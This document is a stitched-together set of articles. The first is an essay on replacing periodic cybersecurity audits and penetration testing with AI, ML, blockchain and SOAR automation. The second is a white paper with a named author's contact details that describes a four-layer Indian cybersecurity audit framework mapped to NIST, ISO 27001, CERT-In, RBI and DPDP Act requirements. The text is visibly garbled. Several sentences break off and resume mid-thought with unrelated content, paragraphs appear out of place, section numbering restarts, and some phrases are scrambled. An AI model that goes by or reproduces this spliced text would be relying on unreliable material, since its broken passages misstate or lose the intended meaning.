Meanwhile, threat actors are becoming more intelligent, leveraging automation, Artificial Intelligence (AI), Machine

Learning (ML), and orchestration tools to launch targeted, multi-vector attacks. The disparity between attacker innovation and defender capability has widened, and static testing models have proven insufficient in detecting zero-day vulnerabilities, behavioural anomalies, and real-time threats. The need for a paradigm shift in cybersecurity auditing has never been more urgent.

Emerging technologies—particularly AI, ML, Blockchain, and Security Orchestration, Automation, and

Response (SOAR)—offer an opportunity to transform cybersecurity audits from reactive exercises into proactive, intelligent, and continuous defence mechanisms. AI and ML can automate vulnerability discovery, simulate evolving threat scenarios, and adapt test strategies dynamically. Blockchain can secure the audit trail, ensuring transparency and immutability of results. Automation and SOAR platforms can streamline response workflows and support integration with DevSecOps pipelines, enabling real-time remediation and feedback loops.

II. CHALLENGES WITH TRADITIONAL CYBERSECURITY AUDITING

Cybersecurity auditing is a cornerstone of digital risk management, yet traditional methods are increasingly showing their age in the face of rapid technological advancements and evolving threats. These conventional methods, such as manual penetration testing and scheduled vulnerability assessments, while valuable in earlier computing environments, are not designed to address the agility, complexity, and velocity of modern cyber threats.

A. Manual and Periodic in Nature

One of the primary limitations of traditional cybersecurity auditing is its periodic nature. Organizations typically conduct these audits on a quarterly, bi-annual, or annual basis. During this time, significant changes may occur in the infrastructure, applications, or threat landscape. As a result, these point-in-time assessments can quickly become outdated, providing a false sense of security.

Manual processes also introduce human error and inconsistency. Different auditors may apply slightly different methodologies, interpret results differently, or overlook critical areas due to fatigue or bias. Furthermore, the

documentation and reporting process in manual audits is time-consuming, often delaying remediation activities.

B. Lack of Real-Time Threat Intelligence

In today's fast-paced digital ecosystem, threat actors continuously evolve their techniques to exploit new vulnerabilities. Traditional auditing methods are typically based on known vulnerabilities and do not leverage live threat intelligence feeds. This means that zero-day vulnerabilities, sophisticated attack chains, or polymorphic malware may bypass detection.

Without integration with real-time threat intelligence sources, audits cannot adjust dynamically to reflect the current risk environment. Consequently, recommendations and risk scores may be based on outdated data, undermining their relevance and accuracy.

C. High False Positives and Static Methodologies

Another significant drawback of traditional auditing is the reliance on static, predefined test cases. These tests may not accurately reflect the dynamic nature of modern applications, especially in environments where infrastructure changes rapidly, such as DevOps or microservices-based architectures.

High false positives are common due to rigid scanning tools that lack contextual understanding. For example, a tool might flag a test login page as vulnerable without recognizing compensating controls like WAF or IP whitelisting. These false alarms consume analyst time, erode confidence in security tools, and may obscure genuine threats that require immediate attention.

D. Limited Scalability and Coverage

Modern enterprise environments are vast and distributed. They include cloud-native platforms, hybrid infrastructures, mobile endpoints, IoT devices, and global application deployments. Manually auditing each of these components within a reasonable timeframe is impossible.

Security teams often must make trade-offs due to time or resource constraints, prioritizing core systems while leaving peripheral assets unchecked. This limited coverage opens doors for attackers who often exploit the weakest, least monitored entry points. Additionally, without automated asset discovery, many shadow IT resources remain invisible to traditional audit methods.

E. Reactive Rather than Proactive

The most critical shortcoming is the reactive nature of traditional audits. These assessments often identify issues after systems have already been deployed or, worse, after a breach has occurred. This "wait and fix" model contrasts starkly with modern cybersecurity paradigms that advocate for proactive and predictive defence mechanisms.

Being reactive also impacts organizational agility. Security becomes a bottleneck in the development lifecycle rather than a continuous enabler. Security findings discovered late in production require rework, delaying release cycles and increasing costs.

F. Inadequate Support for Compliance-at-Speed

With evolving regulatory frameworks like GDPR, HIPAA, PCI-DSS, and the Digital Personal Data Protection Act (DPDPA), organizations must continuously demonstrate compliance. Traditional audits conducted once or twice a year cannot provide the ongoing assurance required by regulators and stakeholders. The static nature of traditional audit reports makes them ill-suited for environments demanding near real-time visibility and control.

Limited Insight into User Behavior and Insider Threats
Most manual penetration tests and vulnerability scans focus on technical controls and external attack surfaces. They often overlook internal threat vectors such as privilege misuse, insider threats, or lateral movement within the network. These scenarios are increasingly exploited by attackers and require behavioural analysis that static testing lacks.

I. ROLE OF EMERGING TECHNOLOGIES

The landscape of cybersecurity auditing is undergoing a seismic shift, driven by the adoption of emerging technologies that promise not only greater efficiency but also transformative power. For decades, penetration testing and auditing have relied on manual interventions—highly skilled, but also slow, error-prone, and incapable of scaling to the complexities of modern digital ecosystems. As digital transformation accelerates, organizations are realizing that conventional security testing is not enough to combat sophisticated, automated, and ever-evolving cyber threats. This realization has propelled the integration of technologies like Artificial Intelligence (AI), Machine Learning (ML), Blockchain, and Security Orchestration, Automation, and Response (SOAR) into cybersecurity practices.

Among these, AI and ML are the most disruptive. These technologies enable machines to perform tasks that previously required deep human expertise, such as identifying vulnerabilities, simulating attacker behavior, and analyzing vast amounts of threat data in real time. AI-driven systems can ingest data from logs, intrusion detection systems, vulnerability scanners, and even social media or dark web sources to detect patterns and correlations that a human analyst might miss. Unlike traditional vulnerability scanners, which operate with predefined rules, AI-based platforms learn and evolve. They refine their detection capabilities by analyzing historical attack patterns, feedback from analysts, and real-time incident data.

A particularly valuable application of ML is in behavioral analysis. By modeling what "normal" looks like for a system or user, ML algorithms can quickly detect deviations that may indicate malicious activity—such as credential misuse, privilege escalation, or lateral movement across the network. These anomalies are often precursors to breaches and catching them early can significantly reduce the impact of an attack. Unlike rule-based systems that trigger alerts only for known signatures, ML adapts to context, allowing for more nuanced and effective threat detection.

Another transformative capability lies in automated reconnaissance and risk prediction. Traditionally,

reconnaissance was a time-consuming task involving manual mapping of an organization's attack surface. AI automates this process by identifying exposed services, weak authentication mechanisms, outdated software, and misconfigurations—across both internal and external assets. It not only identifies vulnerabilities but also estimates the likelihood of their exploitation based on real-world attack trends and active threat actor behavior. This allows organizations to prioritize risks based on exploitability, not just severity, and allocate audit trails can be questioned, tampered with, or inconsistently maintained, blockchain introduces an immutable, decentralized ledger system. Every test result, change request, or remediation action can be logged securely, timestamped, and verified by multiple parties. This significantly enhances the integrity of the auditing process, making it possible to produce verifiable records for both internal stakeholders and external regulators. It is particularly useful in environments where multiple teams—across geographies and organizational silos—need to collaborate on assessments and maintain a shared, unaltered view of security posture.

Smart contracts, a component of blockchain technology, offer another level of automation and accountability. These are self-executing programs that enforce rules and policies. In a cybersecurity context, they can trigger specific actions—such as revoking access, sending alerts, or updating compliance dashboards—when predefined conditions are met. This reduces the reliance on manual enforcement and ensures consistent adherence to security protocols.

Equally important in this transformation is the role of automation and orchestration, particularly through SOAR platforms. While AI and ML focus on intelligence and decision-making, SOAR tools ensure that these insights are acted upon swiftly and consistently. They connect disparate systems—security information and event management (SIEM), firewalls, endpoint detection, and ticketing platforms—into a cohesive workflow. For example, when AI detects an unusual login, SOAR can automatically initiate containment protocols: isolating the device, notifying the user, creating a helpdesk ticket, and updating audit logs. What might take hours for a human analyst can be accomplished in seconds with automation.

The true power of these technologies emerges when they are integrated. Imagine a scenario where AI detects suspicious lateral movement in the network. This detection triggers a SOAR workflow to isolate affected machines and update the incident response log. Meanwhile, all actions are immutably recorded on a blockchain ledger, accessible to compliance officers and forensic teams. This is not science fiction—it is the emerging reality in organizations leading the cybersecurity transformation.

II. IMPLEMENTATION STRATEGIES

Adopting advanced technologies like Artificial Intelligence, Machine Learning, Blockchain, and SOAR for cybersecurity auditing requires more than just tool deployment—it demands a strategic transformation in organizational mindset, technical architecture, and

operational workflows. For organizations accustomed to traditional methods, the transition to intelligent and continuous auditing must be gradual, structured, and inclusive of both technological and human elements.

The journey typically begins with identifying specific pain points within the current auditing process. These could include long turnaround times for vulnerability reports, repeated false positives, difficulty in scaling assessments across large infrastructures, or challenges in demonstrating continuous compliance. Once these gaps are understood, organizations can begin evaluating how emerging technologies may address them—starting not with a wholesale overhaul, but with carefully chosen pilot projects.

A common and effective entry point is the automation of vulnerability scanning. By replacing manual or periodic scans with intelligent, continuous scanning solutions, security teams gain immediate visibility into the organization's evolving threat surface. This simple change alone can significantly improve mean time to detect vulnerabilities and enhance the organization's agility in responding to them. For instance, instead of waiting weeks for a report, development teams can now receive vulnerability alerts within hours of deploying new code.

Tool selection plays a crucial role in successful implementation. Organizations must assess not just the features of a platform, but its interoperability with their existing environment. Tools like IBM Watson for Cybersecurity and Palo Alto Cortex XSOAR offer

powerful capabilities but must be aligned with the scale, maturity, and compliance needs of the enterprise. Open standards, robust APIs, and integration with popular ticketing, monitoring, and CI/CD tools are essential for smooth adoption. Vendor support, community maturity, and licensing flexibility also weigh heavily on long-term sustainability.

Beyond technology, the data layer must be treated as a strategic asset. ML algorithms thrive on high-quality, diverse, and labelled data. Thus, establishing secure data pipelines becomes critical. Sensitive data must be anonymized, protected at rest and in transit, and enriched with real-time threat intelligence feeds to improve detection capabilities. Where possible, organizations should contribute back to shared threat intelligence communities to strengthen collective defence.

Equally important is the cultural shift required to support these technologies. Developers, security analysts, compliance teams, and leadership must be aligned in understanding how these tools function, what they are meant to achieve, and where their limitations lie. A well-designed training program can bridge the skill gap, ensuring that teams are equipped to interpret AI-generated insights, manage automated workflows, and troubleshoot smart contracts or blockchain logs when needed. Security cannot operate in a silo—it must be infused into the DNA of the organization.

Embedding these technologies into DevSecOps pipelines offers a powerful opportunity for organizations to move

toward “compliance-as-code” and “security-by-design.” Instead of treating security as a final checkbox before release, it becomes an ongoing gatekeeper throughout the development process. Code is automatically scanned for vulnerabilities at every commit. Containers are assessed before being pushed to production. Smart contracts validate compliance requirements before deployment. Every action is While AI and blockchain offer speed and transparency, they must still conform to frameworks such as ISO 27001, GDPR, or India’s DPDPA. This means documenting not only what the AI found, but how it made its decisions. Explainability becomes essential regulators will expect clarity on why a vulnerability was flagged, prioritized, or deemed safe. Blockchain adds another layer of accountability, as any modification to test results is recorded permanently, supporting forensics and trust.

III. THE FUTURE OF PENETRATION TESTING

As digital ecosystems continue to evolve at a breakneck pace, the field of penetration testing is on the cusp of a transformation. What was once a niche discipline practiced by a few skilled professionals on isolated networks has now become a critical component of enterprise-wide cybersecurity strategies. However, the nature of this testing—typically conducted manually, periodically, and in a silo—no longer meets the needs of dynamic, cloud-native, and constantly changing environments. The future of penetration testing is one where testing is not an event, but an ongoing capability embedded throughout the digital lifecycle—driven by automation, intelligence, and continuous feedback.

One of the most significant developments redefining this field is the rise of Penetration Testing as a Service (PTaaS). Traditional penetration testing projects require time-consuming scoping, contracting, execution, and reporting processes, often taking weeks or months to deliver results. In contrast, PTaaS platforms provide on-demand access to both automated and human-led testing services via centralized dashboards. Organizations can initiate tests, monitor progress, and receive real-time findings without waiting for the final report. This continuous testing model is particularly suited for agile and DevSecOps environments, where rapid iteration is the norm. Instead of identifying vulnerabilities after production deployment, PTaaS integrates directly into CI/CD pipelines, allowing issues to be caught and addressed in earlier development stages.

Today, we are witnessing the emergence of AI- augmented red and blue teams. On the offensive side, red teams are using AI to automate the generation of payloads, simulate social engineering, and identify novel attack vectors that mimic real-world adversaries. This enables a more sophisticated and realistic testing environment, where the tactics, techniques, and procedures (TTPs) evolve dynamically rather than following a static checklist. On the defensive side, blue teams benefit from AI-powered detection, which correlates logs across systems, flags anomalies, and predicts the paths of exploitation. This augmentation fosters a more balanced and adversarial ecosystem—one where offensive and defensive capabilities evolve together in a continuous loop.

logged immutably, creating a comprehensive, audit-ready history of security decisions.

One of the more sophisticated, yet critical, steps is managing regulatory expectations in this new paradigm.

Another major shift is toward predictive security operations. Rather than simply identifying current vulnerabilities, future penetration testing platforms will focus on anticipating risks before they materialize. By analysing telemetry data, threat intelligence, user behaviour, and exploit trends, these systems can forecast where attackers are likely to strike. For example, if a particular type of API misconfiguration is being exploited in the wild, a predictive testing system can flag similar risks in the organization’s stack, even if no breach has occurred yet. This shift from reactive to anticipatory defence will be a defining feature of next-generation cybersecurity programs.

A related but distinct evolution is the integration of continuous compliance into penetration testing. Regulatory frameworks are becoming more rigorous and more frequent, with demands for ongoing evidence of security posture—not just annual audit snapshots. In the future, penetration testing will include automated compliance mapping, where test results are continuously aligned with standards such as ISO 27001, PCI-DSS, or the Digital Personal Data Protection Act (DPDPA). Technologies like blockchain will play a key role here, offering immutable audit trails that can be instantly presented to regulators or stakeholders as proof of due diligence and proactive governance.

This transformation will also require a renewed focus on ethical and explainable AI. As AI systems play a larger role in simulating attacks and guiding remediation, it becomes essential to ensure their decisions are fair, transparent, and accountable. Organizations will need to understand and audit how an AI system arrived at a particular vulnerability classification, risk score, or response recommendation. Explainability is especially important in high-stakes industries like healthcare, finance, and critical infrastructure, where AI errors or biases could have significant repercussions.

Furthermore, the human role in penetration testing is not diminishing—it is evolving. While automation and AI handle repetitive, data-intensive tasks, human testers will focus on strategic planning, scenario development, and interpreting nuanced behaviours. Future pentesters will need not only technical expertise but also interdisciplinary skills—understanding psychology, business impact, and even geopolitics. They will work closely with AI tools as collaborators, not just operators.

Penetration testing is also poised to become more collaborative and democratized. Cloud-based platforms, remote testing capabilities, and shared threat intelligence will allow geographically dispersed teams to collaborate in real time. Open-source testing tools powered by AI will enable smaller organizations to benefit from capabilities that were once available only to large enterprises. The rise of community-driven intelligence sharing will help create a

collective defence model, where the knowledge of one breach helps prevent another.

Bharat Cybersecurity Framework - India-Centric Cybersecurity Audit Framework (BCF-ICCAF): A Multi-Layered Approach

Mr. Rajesh Bau

CEO & Chief Cyber Security Officer
Mirox Cyber Security & Technology Pvt Ltd

rb@miroxindia.com rbmirox2050@gmail.com

9995199499 9746677738 0471 4016888

Introduction

Indian organizations face complex cybersecurity challenges amid evolving threats and stringent regulations. The **Bharat Cybersecurity Framework (BCF-ICCAF)** is a comprehensive, risk-based framework designed to help organizations manage these challenges. It integrates globally recognized standards (NIST, ISO/IEC 27001, CIS

Controls, COBIT, PCI DSS) with Indian regulatory requirements (IT Act 2000, CERT-In directives, DPDP Act 2023, RBI, SEBI, IRDAI guidelines). The BCF-ICCAF provides Chief Information Security Officers (CISOs), auditors, IT managers, and policymakers with a unified approach to governance, technical controls, operations, and continuous improvement. Its multi-layered structure ensures that cybersecurity is addressed from high-level governance down to day-to-day operations, aligning security efforts with business objectives and compliance obligation. By adopting BCF-ICCAF, organizations can bolster their cyber resilience, maintain compliance with Indian laws, and continually mature their security posture.

Purpose and Objectives of BCF-ICCAF

Purpose: The BCF-ICCAF's primary purpose is to establish a **robust, risk-driven cybersecurity**

management and audit framework tailored to India's context. It serves as a "framework of

frameworks" – mapping and harmonizing multiple international standards and Indian regulations into one coherent system. This meta framework approach helps organizations avoid the pitfalls of fragmented compliance efforts by providing a single, integrated controls baseline. In essence, BCF-ICCAF acts as a *Rosetta Stone* that translates diverse security requirements into a unified set of controls and practices.

Objectives: Key objectives of the BCF-ICCAF include:

- **Unified Compliance:** Map and incorporate controls from NIST CSF, ISO 27001/27002, CIS Critical Controls, COBIT 2019, PCI DSS, etc., ensuring that meeting BCF-ICCAF requirements inherently means meeting major global standards. Simultaneously, align these controls with Indian mandates – e.g. "*reasonable security practices*" under IT Act rules, sectoral guidelines from RBI/SEBI/IRDAI, CERT-In directions, and data protection obligations under the DPDP Act. This unified approach reduces duplication and conflicts in compliance efforts.

- **Risk-Based Approach:** Emphasize risk assessment and prioritization so that organizations focus resources on the most critical assets and threats. BCF- ICCAF is built on the principle that security controls and audits should be commensurate with risk exposure, rather than a checklist mentality. (Notably,

regulators like RBI explicitly mandate a risk-based cybersecurity approach for financial institutions)

- **Comprehensive Coverage:** Address cybersecurity across governance, technical controls, operations, and maturity evaluation (the four layers). This ensures no aspect of security management is overlooked – from boardroom oversight to incident response on the ground. The layered model

encourages involvement from executive leadership down to technical teams, fostering a culture of security at all levels.

- **Continuous Improvement:** Drive organizations toward continuous improvement (security maturity) rather than one-time compliance. BCF- ICCAF includes mechanisms for regular audits, self-assessments, metrics, and feedback loops so that security posture improves over time. This aligns with the philosophy that cybersecurity is an ongoing journey, not a one-off project.

- **Cross-Sector Applicability:** Be adaptable to various sectors – government agencies, banking/finance, telecom, healthcare, IT services, etc. The framework's guidance is broad and customizable, recognizing that while specific controls might vary (e.g. PCI DSS for payment data in retail vs. SCADA security in critical infrastructure), the

overall structure and process remain consistent.

Benefits: By meeting these objectives, BCF- ICCAF offers multiple benefits. Organizations can ensure **regulatory compliance and reduce legal risk** by covering the requirements of multiple laws and regulators in one go (e.g. aligning to ISO 27001 satisfies the IT Act's expectations for "reasonable security practices" and following CERT-In guidelines on incident response avoids penalties for non-compliance). It enhances **cyber resilience**, meaning the organization's ability to not only protect against attacks but also detect, respond, and recover effectively, thereby minimizing damage. It also facilitates **auditable assurance** – with a clear framework, internal and external auditors can assess security controls more consistently and thoroughly. Finally, BCF-ICCAF's emphasis on maturity and continuous improvement leads to **higher ROI security** over time, as weaknesses are systematically identified and remediated, and security investments are aligned with the most significant risks.

BCF-ICCAF Framework Overview

BCF-ICCAF is structured into **four key layers**, each addressing a critical aspect of cybersecurity management and together forming a holistic program. The layers are: (1) **Strategic**, (2) **Tactical**, (3) **Operational**, (4) **Security Maturity**. These are not isolated silos but integrated layers – strategic guidance informs tactical controls; tactical measures enable effective operations; operational results feed into maturity evaluation, which in turn guides strategic updates. This section provides an overview of each layer and how they interconnect.



Figure 1: The BCF-ICCAF four-layer model illustrates how Strategic, Tactical, Operational, and Security Maturity layers build a comprehensive cybersecurity program. This layered structure ensures coverage from governance to technical operations and embeds continuous improvement. Multi-level frameworks that address strategic, tactical, and operational needs are considered industry best practice in the industry. BCF-ICCAF extends this approach with an explicit maturity layer for ongoing enhancement of security practices.

1. Strategic Layer – Governance & Compliance Leadership

The **Strategic Layer** establishes the cybersecurity governance foundation and aligns security with business objectives and compliance requirements. This top layer is about **leadership, policy, and oversight**:

- **Governance Structure:** Ensuring senior leadership (Board of Directors and C-suite) is engaged in cybersecurity as a business risk, not just an IT issue. Indian regulators stress this – for example, RBI's Cyber Security Framework expects clear oversight from the Board and senior management, treating cybersecurity as a leadership

imperative. BCF-ICCAF's strategic layer calls for governance committees or roles (e.g. Board Cybersecurity Committee, a dedicated

CISO reporting to top management) to steer the security strategy.

- **Policy and Compliance Management:** Defining organization- wide security policies, standards, and procedures that comply with relevant laws and regulations. At this layer, BCF- ICCAF integrates mandates from Indian law (IT Act/SPDI Rules, DPDP Act) and sector regulators. For instance, *Section 43A* of the IT Act and the 2011 SPDI Rules require organizations handling sensitive personal data “reasonable security practices and procedures,” which can be satisfied by adhering to ISO/IEC 27001 standard. Likewise, BCF-ICCAF incorporates compliance checkpoints for CERT-In requirements (e.g. incident reporting timelines), RBI/SEBI/IRDAI guidelines, etc., so that governance documents explicitly address these obligations. Ensuring compliance at the strategic level sets the tone that the organization will proactively meet its legal duties.
- **Risk Management Strategy:** Defining a risk management framework and risk appetite. The strategic layer is where the organization decides how to identify and quantify cyber risks and what level of risk is acceptable. BCF-ICCAF aligns with global risk frameworks (like ISO 31000 for risk management and NIST CSF's Identify function) to institutionalize regular risk assessments

and updates to the risk register. This also involves integrating cyber risk into enterprise risk management, so that cybersecurity is part of broader business risk discussions. By doing so, leadership can prioritize resources for the most significant risks (a principle emphasized by regulators and standards alike).

- **High-Level Control Framework Selection:**

At the strategic layer, organizations choose the control frameworks and standards that will underpin their security program (often driven by compliance needs). BCF- ICCAF simplifies this by being already aligned with major frameworks – e.g. adopting BCF-ICCAF inherently means you are covering the core domains of NIST CSF, ISO 27001, CIS Controls, COBIT, etc. This selection is important for auditors and stakeholders: it demonstrates that the organization’s program is built on recognized best practices. Notably, many Indian institutions are either required or encouraged to follow international standards. For example, the Reserve Bank of India mandates banks to follow **ISO/IEC 27001 and 27002** for information security, and SEBI has directed critical financial institutions (like market clearing corporations) to implement ISO 27001/27002 and COBIT 5. The BCF-ICCAF strategic layer ensures such mandates are accounted for in the chosen framework of controls.

- **Stakeholder Alignment:** Ensuring

that cybersecurity objectives align with business goals and stakeholder expectations. This includes regulatory bodies, customers, and partners. From a strategic perspective, BCF-ICCAF encourages organizations to treat good cybersecurity as a business enabler and a trust factor for customers (important in sectors like banking, e-commerce, etc., where clients demand data protection). Part of this is communicating the purpose and scope of the cybersecurity program to stakeholders and ensuring transparency and accountability at the top.

Overall, the Strategic Layer sets a “**tone from the top**”. It yields artifacts like a corporate cybersecurity policy, a compliance matrix mapping laws to controls, a governance charter, and risk assessment methodology. By addressing governance and compliance upfront, BCF-ICCAF helps organizations fulfill leadership and oversight expectations from frameworks and regulators (e.g., Board-approved security policy, designated roles, regular review. This layer lays the groundwork upon which the more technical layers are built.

2. Tactical Layer – Control Selection & Risk Mitigation

The **Tactical Layer** of BCF-ICCAF translates strategic directives and risk assessments into a concrete set of security controls and architectural decisions. It serves as the “design and build” phase of cybersecurity, focusing on how to mitigate risks through appropriate safeguards. Key aspects of this layer include:

- **Control Framework**

Implementation: Based on the chosen standards at the strategic level, the tactical layer involves selecting and implementing specific controls. BCF- ICCAF provides a unified control catalog derived from global frameworks – much like the Secure Controls Framework (SCF) provides a “buffet” of 1000+ controls mapped to various laws. Here, organizations identify which controls are applicable to them and tailor these controls to their environment. For example, controls cover domains such as asset management, access control, encryption, network security, application security, endpoint protection, secure configuration, identity management, etc. By mapping each BCF-ICCAF control to NIST CSF categories, ISO 27002 controls, CIS Critical Controls, PCI DSS requirements, etc., the framework ensures coverage of all

fundamental security areas. This mapping also means that implementing these controls will simultaneously satisfy multiple compliance requirements (e.g. a strong password policy addresses not only ISO 27001 control A.9.2 on user access management but also requirements in PCI DSS, NIST 800-53, and others).

- **Risk-Based Control Prioritization:** BCF-ICCAF's tactical guidance is risk-driven. Not all controls are equal for every organization – the framework encourages prioritizing controls for high-risk assets and threats. For instance, if risk assessment shows that a company's customer data is a prime target, controls around data encryption, DLP (Data Loss given higher priority. This approach aligns with

RBI's guidance to avoid one-size-fits-all control implementation and instead map controls to business-critical systems first. The tactical layer may include creating a “**control implementation roadmap**” that schedules control deployments in order of risk priority.

- **Security Architecture & Defense-in-Depth:** At the tactical level, organizations design their security architecture. BCF-ICCAF advocates a defense-in-depth model where multiple layers of controls protect against failures of any single control. This involves architectural decisions such as network

segmentation, zero-trust principles (if adopted), secure cloud configurations, etc. The framework ensures these decisions align with best practices (for example, mapping to CIS Controls which emphasize an inventory of assets and software, secure

configuration baselines, continuous vulnerability management, etc.). The architecture

should also reflect compliance needs – e.g., PCI DSS scope reduction by network segmentation if handling payment data.

- **Alignment**

Security Guidelines: Many Indian regulators and agencies have published detailed security control recommendations which BCF-ICCAF's tactical layer takes into account. For example, CERT-In's 2022 directions include specific practices like enabling logs of all ICT systems and time-synchronization with NTP servers, use of multi-factor authentication, etc. RBI's cyber frameworks for banks and NBFCs list controls around secure configuration, real-time monitoring, network security, and user access management (often aligning with ISO/CIS controls). The IRDAI's 2017 and 2023 guidelines for insurers similarly

protection, application security, third-party risk, etc. BCF-ICCAF consolidates these into its control set so that an organization following BCF-ICCAF will inherently cover the controls expected by Indian authorities.

- **Mapping**

Protection Requirements: Given the advent of the **Digital Personal Data Protection (DPDP) Act 2023**, the tactical layer also covers privacy-related controls. BCF-ICCAF integrates measures such as data minimization, consent management (though primarily a privacy domain, the security framework ensures that personal data is safeguarded via technical measures). The DPDP Act obligates data fiduciaries to implement “reasonable security safeguards to prevent personal data breach”. In practice, this means many of the same controls from standards (access controls, encryption, monitoring)

must be applied to personal data stores. BCF-ICCAF provides a way to ensure these safeguards are in place and that organizations can demonstrate compliance to the Data Protection Board if required.

- **Examples of Tactical Controls:** To illustrate, under BCF-ICCAF an enterprise might implement controls like **Secure Configuration Baselines** (mapped to CIS Control 4 and ISO 27002, ensuring systems are hardened), **Endpoint Detection & Response (EDR)** solutions (mapped to NIST CSF Protect and Detect functions, helping quickly identify breaches), **Encryption of Data at Rest and in Transit** (aligned to ISO 27002, PCI DSS requirements 3 and 4, protecting data as required under various laws), and **Identity & Access Management** policies (covering least privilege, MFA for critical systems, as

mandated by many frameworks and regulators). Each control in BCF-ICCAF links back one or more compliance points. For instance, enforcing MFA supports RBI's expectation of strong authentication in bank and is also recommended by CERT-In and required by PCI DSS for administrative access.

- **Documentation & SOPs:** The tactical layer also produces documentation such as Standard Operating Procedures (SOPs) and technical guidelines for implementing and managing controls. A policy might say "MFA is mandatory for remote access," while a technical SOP will detail how to configure and enforce MFA on VPNs, cloud portals, etc.. BCF-ICCAF emphasizes that every policy control should be backed by procedures — bridging the gap between policy and practice. This not only aids consistent implementation but also provides evidence during audits that controls are well-defined and repeatable.

By solidifying a **control framework and architecture**, the Tactical Layer ensures that the organization has a *blueprint of defenses* directly tied to its risks and compliance needs. It is the layer that most audit checklists and security evaluations will focus on — essentially the "what safeguards are in place" part of an audit.

With BCF-auditors ICCAF's integrated approach, can map each safeguard to multiple requirements (e.g., one well-crafted access control policy can satisfy several different In guidelines at once). summary, the tactical

layer is where strategy meets execution in the form of concrete controls that mitigate risks and fulfill compliance.

3. Operational Layer – Incident Response, Monitoring & Testing

The **Operational Layer** of BCF-ICCAF focuses on the day-to-day execution of security. It covers the people and processes that run the security program, detect threats, respond to incidents and maintain the protection of the organization. This layer is about "**living security**" — the continuous activities

that ensure controls are effective and incidents are handled. Key components include:

- **Security Monitoring & Detection:** BCF-ICCAF prescribes robust monitoring of systems and networks to catch threats early. This entails a Security Operations Center (SOC) function or equivalent monitoring processes using SIEM (Security Information and Event Management) systems, IDS/IPS, threat intelligence, etc. The goal is to align with NIST CSF's **Detect** function — having capabilities to swiftly identify anomalous activity. Indian regulations heighten the importance of monitoring: e.g., the CERT-In 2022 directive requires all service providers, intermediaries, data centers, etc., to

enable logs of all ICT systems and maintain them for **180 days** within Indian jurisdiction for investigative purposes. BCF-ICCAF operationalizes such requirements by ensuring log management and retention policies are in place (with controls for log integrity and analysis). Additionally, sectors like telecom and banking are asked by their regulators to have continuous surveillance for intrusions and fraud (TRAI and RBI guidelines respectively), which BCF-ICCAF's monitoring controls would satisfy.

Incident Response & Management: A core part of the operational layer is having an effective **Incident Response Plan (IRP)** and team ready to handle security incidents. BCF-ICCAF aligns with standards like ISO 27035 (incident management) and NIST's Respond/ Recover functions, ensuring that organizations have defined procedures for triaging incidents, containing breaches, eradicating threats, recovering systems, and learning from incidents. This includes

establishing incident response teams, communication plans, forensic analysis processes, and aligning with external requirements. In India, organizations must coordinate with CERT-In for certain incidents – notably, **mandatory incident reporting within 6 hours** of awareness for a broad list of incident types. BCF-ICCAF's operational layer embeds this requirement: it ensures that the incident response plan includes notifying CERT-In (and sector regulators, if applicable) in the specified timeframe, with all required information. Sector-specific rules also exist; for example, insurance companies must report incidents to IRDAI within **48 hours**, and RBI expects prompt reporting of significant incidents (though RBI's

timeframe may be case-by-case or as per certain notifications). By following BCF-ICCAF, an enterprise's incident handling process would meet all these reporting obligations by design.

- **Threat and Vulnerability Management:** Day-to-day security also means proactively finding and fixing weaknesses. The operational layer covers running regular **Vulnerability Assessments (VA)**, **Penetration and Testing (PT)**, patch management. Many Indian regulatory frameworks require periodic security testing – e.g., RBI's cyber framework advises periodic VAPT of critical systems, SEBI mandates annual cybersecurity audits for stock brokers and depositories, and CERT-In empanels auditors to conduct audits for government systems. BCF-ICCAF ensures that organizations schedule and conduct these tests, address findings, and incorporate results into risk management. It also aligns with CIS Control 7 (Continuous Vulnerability Management) and related ISO controls, which improves an organization's security hygiene.

- **User Awareness & Training:** While primarily an organizational practice, security awareness training for staff is an operational activity. The framework's operational layer includes executing training programs, phishing simulations, and other exercises to keep employees vigilant. Indian guidelines (like the National Cyber Security Policy 2013 and sectoral norms) encourage building

a security-aware workforce. Ensuring that training is regular and effective contributes to both resilience and compliance (for example, it's part of RBI's expectations for bank staff and is a control area in ISO 27001's Annex).

- **Business Continuity & DR:** BCF-ICCAF's operational guidance extends to **Business Continuity Planning (BCP)** and **Disaster Recovery (DR)** for cyber incidents. This means having backups, failover plans, and crisis management for severe incidents like ransomware or major outages. Many regulatory standards (RBI, SEBI) require banks and financial institutions to have cyber crisis management plans. By including BCP/DR in the operational layer, BCF-ICCAF ensures that organizations can not only respond to incidents but continue critical operations or restore them quickly – a key aspect of **cyber resilience**.
- **Metrics and Monitoring of Controls:** On a continual basis, the operational team should measure security performance. BCF-ICCAF recommends tracking metrics such as number of incidents detected, response time, patching timelines, compliance scores from audits, etc. These metrics feed into the Maturity layer (for evaluation) but are collected at the operational level. They help in reporting to management (many boards now expect regular cybersecurity updates on incidents and posture) and in identifying areas for improvement.

In summary, the Operational Layer is where “the rubber meets the road” – the policies and controls established in previous layers are actively enforced and validated. A strong operational practice ensures that an organization is not only secure on paper but in reality. By following BCF-ICCAF, organizations integrate best practices like **continuous monitoring, fast incident reporting, and rigorous testing**, which not only keeps them compliant (e.g., fulfilling CERT-In's directives and RBI/IRDAI guidelines) but significantly reduces the impact of attacks. This layer thus directly contributes to the organization's **resilience** in the

face of cyber threats, a quality increasingly emphasized by regulators and standards.

4. Security Maturity Layer – Evaluation & Continuous Improvement

The fourth layer, **Security Maturity**, is what sets BCF-ICCAF apart as a forward-looking framework. This layer focuses on assessing the effectiveness of security controls and processes over time and driving continuous improvement. It closes the loop in the PDCA (Plan-Do-Check-Act) cycle, ensuring the cybersecurity program not only maintains its efficacy but also evolves with changing risk landscapes and business needs. Key elements of this layer include:

- **Maturity Assessments:** BCF-ICCAF encourages organizations to regularly evaluate the maturity of their cybersecurity practices. This can be done using maturity models and criteria aligned to frameworks. For example, NIST Cybersecurity Framework provides **Implementation Tiers** (Partial to Adaptive) which organizations can use to self-assess their progression. Likewise, COBIT 2019 offers a capability maturity model for governance processes. BCF-ICCAF integrates such models, or an internal capability maturity model, to score how well each domain is implemented – not just whether a control exists, but how well it is ingrained and optimized. By quantifying maturity, organizations can set targets (e.g., “achieve Tier 3 (Repeatable) maturity in incident response by next year”) and measure progress.
- **Regular Audits and Reviews:** Continuous improvement is propelled by regular **audits, security assessments, and management reviews**. BCF-ICCAF aligns with requirements for periodic audits – for instance, the IT Act's SPDI Rules mandate

that an annual audit of security practices be carried out by independent auditors.

